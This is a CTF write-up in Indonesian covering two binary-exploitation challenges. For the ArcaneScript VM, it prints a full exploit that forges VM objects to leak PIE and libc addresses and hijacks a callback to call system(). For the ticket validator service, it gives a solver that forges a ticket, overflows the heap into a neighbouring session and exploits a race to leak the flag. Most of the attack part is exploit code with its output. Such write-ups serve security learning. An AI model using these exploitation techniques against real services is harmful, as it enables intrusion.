







lalu saya mencari informasi fungsi

readelf -Ws arcanescript



lalu saya disini mengecek strings untuk mengecek ada fungsi apa saja




lalu setelah itu saya mengecek offset libc

┌──(deadbeef㉿kali)-[~/Documents/handout]

└─$ nm -D 'libc.so.6' | grep -E '(__cxa_finalize| system@@)'

00000000000472c0 T __cxa_finalize@@GLIBC_2.2.5

0000000000058750 W system@@GLIBC_2.2.5



setelah di analisa semua

def leak_via_A():

PIE+0x4d30.

leak_via_A()

push(3); shl(); push(0x4d30); sub(); globset(2)

global1 = PIE base + GOT(__cxa_finalize) offset 0x4ff0

globget(2); push(0x4ff0); add(); globset(1)

leak_via_A()

push(3); shl(); push(0x472c0); sub(); push(0x58750); add()

global1 = PIE + callback slot 0x5878

globget(2); push(0x5878); add(); globset(1)

A.data[0] == 1.

lalu ai bikin sebuah solver berikut solvernya :

import struct, subprocess, sys, socket, time

ArcaneScript bytecode builder

```
code=bytearray()
def op(x): code.append(x)
def push(n): op(0x02); code.extend(struct.pack('<Q', n & 0xffffffffffffffff))
def const(i): op(0x01); code.extend(struct.pack('<H', i))
def arr(n): op(0x20); code.extend(struct.pack('<H', n))
def globget(i): op(0x40); code.append(i)
def globset(i): op(0x41); code.append(i)
def dup(): op(0x04)
def pop(): op(0x03)
def shl(): op(0x16)
def add(): op(0x10)
def sub(): op(0x11)
def get(): op(0x21)
def set_(): op(0x22)
def resize(): op(0x24)
def swap(): op(0x05)
def call(m): op(0x30); code.append(m)
def halt(): op(0xff)

# Constant zero is a string object; its bytes are the argument to system().
s=b'cat /flag /flag.txt /home/ctf/flag.txt ./flag.txt 2>/dev/null; printenv | grep -i flag'
# A = [1, pointer-to-string-object]. Numeric array unboxes values; SHL converts ptr tag to raw aligned pointer.
push(1); const(0); push(3); shl(); arr(2); globset(0)

def leak_via_A():
    # Leaves [A, *(A.data[1])] on stack, where fake object F overlays A+16.
    globget(0); dup(); push(3); shl(); push(18); add(); arr(1)
    dup(); push(1); const(0); resize()
    push(0); get()      # B[0] -> F = A+18 (tagged ptr)
    push(0); get()      # F[0] -> qword at target A.data[1]
```

```
# First leak: value at string object points to PIE descriptor at PIE+0x4d30.
leak_via_A()
push(3); shl(); push(0x4d30); sub(); globset(2) # save PIE base in global2; A remains on stack
# global1 = PIE base + GOT(__cxa_finalize) offset 0x4ff0
globget(2); push(0x4ff0); add(); globset(1)
# Point A.data[1] at the GOT slot. A is at bottom of stack.
push(1); globget(1); set_()
# Leak __cxa_finalize from GOT through same forged object.
leak_via_A()
push(3); shl(); push(0x472c0); sub(); push(0x58750); add() # system address as numeric
# Store raw system address by packing it into numeric array, then setting flag to object mode.
arr(1); dup(); push(1); const(0); resize(); push(0); get(); globset(3)
# global1 = PIE + callback slot 0x5878
globget(2); push(0x5878); add(); globset(1)
# Set A.data[1] = callback address (raw, via numeric mode)
globget(0); push(1); globget(1); set_()
# Forge F again to overlay A+16; leaves [A,F]
globget(0); dup(); push(3); shl(); push(18); add(); arr(1)
dup(); push(1); const(0); resize(); push(0); get()
# drop A, retain F
swap(); pop()
# F[0] = raw system pointer. The object-mode flag of F reads A.data[0] == 1.
push(0); globget(3); set_()
# Invoke method 1 on the string, now redirected to system()
const(0); call(1); halt()

# Blob format ARC\x01, const count, consts, code length, bytecode.
const_blob = b'\x02' + struct.pack('<I',len(s)) + s
blob=b'ARC\x01'+struct.pack('<H',1)+const_blob+struct.pack('<I',len(code))+bytes(code)
packet=struct.pack('<I',len(blob))+blob
open('/tmp/arc_payload.bin','wb').write(packet)
print('code len',len(code),'packet len',len(packet))
```

```
print('bytecode',bytes(code).hex())
if len(sys.argv)>1 and sys.argv[1]=='run':

p=subprocess.run(['/mnt/data/ld-linux-x86-64.so(1).2','--library-path','/tmp/arc-lib','/mnt/data/arca
nescript'],input=packet,stdout=subprocess.PIPE,stderr=subprocess.STDOUT,timeout=3)
    print(p.stdout.decode('latin1','replace'))
    print('return',p.returncode)
elif len(sys.argv)>1 and sys.argv[1]=='remote':
    host = sys.argv[2] if len(sys.argv)>2 else 'chall.ctf.tccpens.id'
    port = int(sys.argv[3]) if len(sys.argv)>3 else 30561
    print(f'[+] connecting to {host}:{port}')
    try:
        with socket.create_connection((host, port), timeout=5) as sock:
            sock.settimeout(2)
            sock.sendall(packet)
            chunks=[]
            end=time.time()+8
            while time.time()<end:
                try:
                    data=sock.recv(4096)
                    if not data: break
                    chunks.append(data)
                except socket.timeout:
                    break
            out=b''.join(chunks)
            print(out.decode('latin1','replace'))
            if not out: print('[-] no response bytes received')
    except OSError as e:
        print(f'[-] connection failed: {e}')
```

dan setelah itu saya coba running dan berhasil! mendapatkan sebuah flag

┌──(deadbeef㉿kali)-[~/Documents/handout]

└─$ python3 ionic_exploit.py remote chall.ctf.tccpens.id 30443

code len 352 packet len 457

bytecode
020100000000000000010000020300000000000000162002004100400004020300000000000000160212000000000000010200100040201000000000000001000024020000000000000002102030000000000000016023040d0000000000001141024002027f04f000000000000104101020100000000000000400122400004020300000000000000160212000000000000010200100040201000000000000001000024020000000000000002102000000000000000210203000000000000016023040d0000000000001141024002027f04f000000000000104101020100000000000000400122400004020300000000000000160212000000000000010200100040201000000000000001000024020000000000000002102000000000000000210203000000000000016023040d0000000000001141024002027f04f000000000000104101020100000000000000400122400004020300000000000000160212000000000000010200100040201000000000000001000024020000000000000002102000000000000000210203000000000000016023040d0000000000001141024002027f04f000000000000104101020100000000000000400122400004020300000000000000160212000000000000010200100040201000000000000001000024020000000000000002102000000000000000210503020000000000000000400322010000300 1ff


[+] connecting to chall.ctf.tccpens.id:30443

== ArcaneScript VM ==

IONIC{m4ntr4_s4l4h_t4fs1r_t4p1_t3t4p_s4kt1}

IONIC{m4ntr4_s4l4h_t4fs1r_t4p1_t3t4p_s4kt1}

done.



FLAG : IONIC{m4ntr4_s4l4h_t4fs1r_t4p1_t3t4p_s4kt1}

ticket_validator

link ai : https://chatgpt.com/share/6addc57b-4910-83ec-82ec-186b316d9bef

pengerjaan challenge ini dibantu oleh ai jadi seperti biasa kita recon awalan dulu

┌──(deadbeef㉿kali)-[~/ticketd]


└─$ file ./ticketd

./ticketd: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cef889be175ea955aebfd09fc88e3dfe01441578, for GNU/Linux 3.2.0, stripped

┌──(deadbeef㉿kali)-[~/ticketd]

└─$

terlihat file exec tersebut berjalan di 64 bit dan stripped dan juga pengecekan security pada executeable file



terlihat disini security all aktif semua dan strings flag placeholder karena flag.txt ga kebaca jadi tiketnya membaca flag pada direktori /home/ctf/flag.txt recon awal yang bagus dan mantap hmm tapi kita harus lanjut terus


dan di service menunjukkan banner strings yagesyak dan nilai chall adalah 64 bit

== Ticket Validator ==

session 0

challenge a3ae5278e11bd29c

di objdump ini kita mencari konstanta bernilai 9f1e7d3a5c8b4027



```
./ticketd:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <.init>:
    1000:       f3 0f 1e fa             endbr64
    1004:       48 83 ec 08             sub    rsp,0x8
    1008:       48 8b 05 d9 3f 00 00    mov    rax,QWORD PTR [rip+0x3fd9]        # 4fe8 <socket@plt+0x3b78>
    100f:       48 85 c0                test   rax,rax
    1012:       74 02                   je     1016 <__cxa_finalize@plt-0x23a>
    1014:       ff d0                   call   rax
    1016:       48 83 c4 08             add    rsp,0x8
    101a:       c3                      ret

Disassembly of section .plt:

0000000000001020 <.plt>:
    1020:       ff 35 92 3e 00 00       push   QWORD PTR [rip+0x3e92]        # 4eb8 <socket@plt+0x3a48>
    1026:       ff 25 94 3e 00 00       jmp    QWORD PTR [rip+0x3e94]        # 4ec0 <socket@plt+0x3a50>
    102c:       0f 1f 40 00             nop    DWORD PTR [rax+0x0]
    1030:       f3 0f 1e fa             endbr64
    1034:       68 00 00 00 00          push   0x0
    1039:       e9 e2 ff ff ff          jmp    1020 <__cxa_finalize@plt-0x230>
    103e:       66 90                   xchg   ax,ax
    1040:       f3 0f 1e fa             endbr64
    1044:       68 01 00 00 00          push   0x1
    1049:       e9 d2 ff ff ff          jmp    1020 <__cxa_finalize@plt-0x230>
    104e:       66 90                   xchg   ax,ax
    1050:       f3 0f 1e fa             endbr64
    1054:       68 02 00 00 00          push   0x2
    1059:       e9 c2 ff ff ff          jmp    1020 <__cxa_finalize@plt-0x230>
    105e:       66 90                   xchg   ax,ax
    1060:       f3 0f 1e fa             endbr64
    1064:       68 03 00 00 00          push   0x3
    1069:       e9 b2 ff ff ff          jmp    1020 <__cxa_finalize@plt-0x230>
    106e:       66 90                   xchg   ax,ax
```

jadi kata ai konstanta yang dipake itu yang ini

C1 = 0x9f1e7d3a5c8b4027

C2 = 0x8e5d9a1f3c7b2605

C3 = 0xb7a4c92e6f10d83b

lalu diberikan script atau fungsi sama ai untuk digunakan dalam script exploit berikut fungsi nya

```
import struct

C1 = 0x9f1e7d3a5c8b4027
C2 = 0x8e5d9a1f3c7b2605
C3 = 0xb7a4c92e6f10d83b
MASK = (1 << 64) - 1

def ticket_for(seed, idx):
    x = (seed + (idx + 1) * C1) & MASK
    x ^= x >> 29
    x = (x * C2) & MASK
    x ^= x >> 32
    x = (x * C3) & MASK
    x ^= x >> 29
    return struct.pack("<Q", x & MASK)
```

oh iya nilai seed tersebut didapatkan dari nilai banner container

lalu menyiapkan solver.py untuk ticket tersebut ini isi dari solver tersebut

```
#!/usr/bin/env python3
import socket, struct, sys, time

C1 = 0x9f1e7d3a5c8b4027
C2 = 0x8e5d9a1f3c7b2605
C3 = 0xb7a4c92e6f10d83b
MASK = (1 << 64) - 1

def ticket_for(seed: int, idx: int) -> bytes:
```

```
    x = (seed + ((idx + 1) * C1)) & MASK
    x ^= x >> 29
    x = (x * C2) & MASK
    x ^= x >> 32
    x = (x * C3) & MASK
    x ^= x >> 29
    return struct.pack('<Q', x & MASK)

def recv_banner(s, timeout=8.0):
    """Wait for the complete greeting; remote worker startup can exceed 250 ms."""
    import re
    old = s.gettimeout()
    deadline = time.monotonic() + timeout
    out = b''
    try:
        s.settimeout(0.25)
        while time.monotonic() < deadline:
            try:
                part = s.recv(4096)
            except socket.timeout:
                continue
            if not part:
                break
            out += part
            if re.search(rb'session \d+\nchallenge [0-9a-fA-F]{16}', out):
                break
    finally:
        s.settimeout(old)
    return out

def recv_idle(s, timeout=0.15, limit=65536, first_byte_timeout=None):
    """Read available bytes; optionally wait longer for the first byte."""
```

```
    old = s.gettimeout()
    out = b''
    deadline = time.monotonic() + (first_byte_timeout if first_byte_timeout is not None else
timeout)
    try:
        while len(out) < limit:
            remaining = deadline - time.monotonic() if not out else timeout
            if remaining <= 0:
                break
            s.settimeout(remaining)
            try:
                chunk = s.recv(min(4096, limit-len(out)))
            except socket.timeout:
                break
            if not chunk:
                break
            out += chunk
    finally:
        s.settimeout(old)
    return out


def send_cmd(s, cmd, payload=None, wait=0.15, response_timeout=2.0):
    s.sendall(cmd.encode() + b'\n')
    time.sleep(0.05)
    if payload is not None:
        s.sendall(payload)
    time.sleep(wait)
    return recv_idle(s, timeout=0.25, first_byte_timeout=response_timeout)


def main():
    host = sys.argv[1] if len(sys.argv) > 1 else 'chall.ctf.tccpens.id'
    port = int(sys.argv[2]) if len(sys.argv) > 2 else 30365
```

```
    a = socket.create_connection((host, port), timeout=5)
    a.settimeout(2)
    banner_a = recv_banner(a, 8.0)
    print('[A banner]', banner_a.decode('latin-1', 'replace'), end='')
    import re
    ma = re.search(rb'session (\d+)', banner_a)
    m = re.search(rb'challenge ([0-9a-fA-F]{16})', banner_a)
    if not m or not ma:
        print('[-] could not parse session A banner')
        return
    aid = int(ma.group(1))
    seed = int(m.group(1), 16)
    if aid != 0:
        print(f'[-] Need session 0 for the status-overlap trick; got session {aid}. Close sessions or
retry later.')
        return
    ticket = ticket_for(seed, aid)
    print(f'[+] seed0={seed:016x}, ticket={ticket.hex()}')


    b = socket.create_connection((host, port), timeout=5)
    b.settimeout(2)
    banner_b = recv_banner(b, 8.0)
    print('[B banner]', banner_b.decode('latin-1', 'replace'), end='')
    mb = re.search(rb'session (\d+)', banner_b)
    if not mb or int(mb.group(1)) != 1:
        print('[-] Expected B to get session 1; got', mb.group(1).decode() if mb else 'no banner after
8 seconds')
        return


    r = send_cmd(a, 'TICKET 8', ticket)
    print('[A TICKET]', r.decode('latin-1', 'replace'), end='')
    if b'ticket stored' not in r:
```

```
        print("[-] ticket did not store; abort")
        return


    # Each calloc(1, 0x78) session occupies a 0x80-byte heap chunk.
    # SETARGS writes from session+0x38, so 80 bytes reach B's status/index.
    # Preserve B's malloc size word (0x81) to avoid corrupting heap metadata.
    payload = bytearray(b'\x00' * 0x50)
    payload[0x40:0x48] = struct.pack('<Q', 0x81)
    payload[0x48:0x4c] = b'\x00' * 4  # B status
    payload[0x4c:0x50] = struct.pack('<i', -13)
    r = send_cmd(a, 'SETARGS 80', bytes(payload), wait=0.2, response_timeout=4.0)
    print('[A SETARGS raw]', repr(r))
    print('[A SETARGS]', r.decode('latin-1', 'replace'), end='')
    if b'args staged' not in r:
        print('\n[-] No SETARGS acknowledgement after 4 seconds. Aborting without sending the
second-stage command.')
        try:
            a.sendall(b'WHOAMI\n')
            probe = recv_idle(a, timeout=0.25, first_byte_timeout=1.5)
            print('[A WHOAMI probe]', repr(probe))
        except Exception as e:
            print('[A WHOAMI probe error]', repr(e))
        return


    # This command takes B's index -13 and locks the fake mutex at PIE+0x53f8.
    # Leave its one-byte ticket payload unsent so the lock stays held.
    b.sendall(b'TICKET 1\n')
    time.sleep(0.25)
    print('[+] B should now be blocked in TICKET while holding fake mutex')



    a.sendall(b'REDEEM\n')
    time.sleep(0.3)
```

```
    # Give the server a generous window: first byte up to 5s, then keep
    # draining as long as new data keeps arriving within 0.5s gaps.
    out = recv_idle(a, timeout=0.5, first_byte_timeout=5.0)
    print('[A REDEEM]', out.decode('latin-1', 'replace'), end='')
    if b'IONIC' in out and b'{' in out and b'}' in out:
        print('\n[+] Possible flag output above')
    elif b'IONIC' in out:
        print('\n[-] Flag marker seen but response looks truncated (no closing brace); raw
response:', repr(out))
        print('[*] B response (likely empty while waiting for ticket payload):', repr(recv_idle(b,0.1)))
    else:
        print('\n[-] No flag seen yet; raw response:', repr(out))
        print('[*] B response (likely empty while waiting for ticket payload):', repr(recv_idle(b,0.1)))

    # Release B's read, allowing cleanup/unlock and avoiding a stuck server thread.
    try:
        b.sendall(b'Z')
        time.sleep(0.1)
        print('[B after payload]', recv_idle(b,0.1).decode('latin-1','replace'), end='')
    except Exception as e:
        print('[B release]', e)
    a.close(); b.close()

if __name__ == '__main__':
    main()
```

respon dari solver tersebut outputnya di bawah



nah disini flag mengeluarkan setengah saja dan sisanya di fragment terlihat seperti base64 yang dibungkus

IONIC{S1AP4_C3PET_R4CE_

dan fragmen

Y3Tbb24iSq5kC84IbilKvgZx9g==

lalu disini mencoba untuk mendecode bungkusan base64 tersebut dan ternyata isinya adalah ciphertext dan disini ai memberikan saya decode solver untuk yang terakhir isinya kurang lebih seperti ini

import base64

prefix = "IONIC{S1AP4_C3PET_R4CE_"

encoded = "Y3Tbb24iSq5kC84IbilKvgZx9g=="

ciphertext = base64.b64decode(encoded)

C1 = 0x9f1e7d3a5c8b4027

key = C1.to_bytes(8, "little")

```
fragment = bytes(
    byte ^ key[i % len(key)]
    for i, byte in enumerate(ciphertext)
)

